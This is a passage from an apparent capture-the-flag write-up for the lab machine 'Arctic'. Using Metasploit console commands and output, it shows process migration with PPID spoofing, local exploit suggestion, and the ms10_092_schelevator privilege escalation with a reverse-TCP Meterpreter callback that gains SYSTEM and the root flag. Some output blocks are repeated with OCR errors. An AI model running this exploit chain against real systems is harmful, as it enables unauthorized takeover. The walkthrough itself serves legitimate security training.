 [*]Current server process: win_shell.exe
                                                                  (2856)
 [*]Spawning notepad.exe process to migrate
into
 [*]Spoofing PPID
0

 [*]Migrating into
3416

 [+]Successfully migrated into process
3416
```

Searching for optional vulnerabilities using 'Metasploit exploit suggester'




```
msf5 exploit(multi/handler) > use post/multi/recon/
use post/multi/recon/local_exploit_suggester   use post/multi/recon/sudo_commands
use post/multi/recon/multiport_egress_traffic
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.11 - Collecting local exploits for x64/windows ...
```



```
[*] 10.10.10.11 - Collecting local exploits for x64/windows ...
[*] 10.10.10.11 - 17 exploit checks are being tried ...
[+] 10.10.10.11 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.11 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```


Using 'ms10_092_schelevator' exploit and setting parameters



```
msf5 exploit(windows/local/bypassuac_dotnet_profiler) > use exploit/windows/local/ms10_092_schelevator
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION                    yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf5 exploit(windows/local/ms10_092_schelevator) > set session 1
session ⇒ 1
msf5 exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.9
lhost ⇒ 10.10.14.9
msf5 exploit(windows/local/ms10_092_schelevator) > set lport 4546
lport ⇒ 4546
msf5 exploit(windows/local/ms10_092_schelevator) > run
```

Link: https://www.exploit-db.com/exploits/19930


Getting a new shell



```
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.9:4546
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
[*] Creating task: Xs0B7Hwb48rfXO
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfXO ...
[*] Original CRC32: 0×e1f3799f
[*] Final CRC32: 0×e1f3799f
[*] Writing our modified content back ...
[*] Validating task: Xs0B7Hwb48rfXO
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] Xs0B7Hwb48rfXO                           1/12/2020 6:39:00 ��    Ready
[*] SCHELEVATOR
[*] Disabling the task ...
[*] SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
[*] SCHELEVATOR
[*] Enabling the task ...
[*] SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
[*] SCHELEVATOR
[*] Executing the task ...
[*] Sending stage (176195 bytes) to 10.10.10.11
[*] SUCCESS: Attempted to run the scheduled task "Xs0B7Hwb48rfXO".
[*] SCHELEVATOR
[*] Deleting the task ...
[*] Meterpreter session 2 opened (10.10.14.9:4546 → 10.10.10.11:49294) at 2020-11-10 03:38:18 -0500
[*] SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" was successfully deleted.
[*] SCHELEVATOR

meterpreter > █
```


```
 [*]Started reverse TCP handler on 10.10.14.9:4546
 [*]Preparing payload at C:\Users\tolis\AppData\Local\Temp\vsSYnZ.exe
 [*]Creating task: Xs0B7Hwb48rfXO
 [*]SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" has successfully been created.
 [*]SCHELEVATOR
 [*]Reading the task file contents from C:\Windows\system32\tasks\Xs0B7Hwb48rfXO...
 [*]Original CRC32: 0xe1f3799f
 [*]Final CRC32: 0xe1f3799f
 [*]Writing our modified content back...
 [*]Validating task: Xs0B7Hwb48rfXO
 [*]
 [*]Folder\ :
 [*]TaskName                             Next Run Time          Status
=============== ====================== ======================================== [*]
 [*]Xs0B7Hwb48rfXO                       1/12/2020 6:39:00      Ready
 [*]SCHELEVATOR
 [*]Disabling the task...
 [*]SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
 [*]SCHELEVATOR
 [*]Enabling the task...
 [*]SUCCESS: The parameters of scheduled task "Xs0B7Hwb48rfXO" have been changed.
 [*]SCHELEVATOR
 [*]Executing the task...
 [*]Sending stage (176195 bytes) to 10.10.10.11
 [*]SUCCESS: Attempted to run the scheduled task "Xs0B7Hwb48rfXO."
 [*]SCHELEVATOR
 [*]Deleting the task...
 [*]Meterpreter session 2 opened (10.10.14.9:4546 -> 10.10.10.11:49294) at 2020-11-
10 03:38:18 -0500
 [*]SUCCESS: The scheduled task "Xs0B7Hwb48rfXO" was successfully deleted.
[*] SCHELEVATOR
```

Got NT Authority/system privileges



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Proof



```
C:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt
hostname && whoami && ipconfig && type root.txt
arctic
nt authority\system

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
ce65ceee66b2b5ebaff07e50508ffb90
```

```
hostname && whoami && ipconfig && type root.txt

Arctic

nt authority\system

Windows IP Configuration
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

ce65ceee66b2b5ebaff07e50508ffb90
```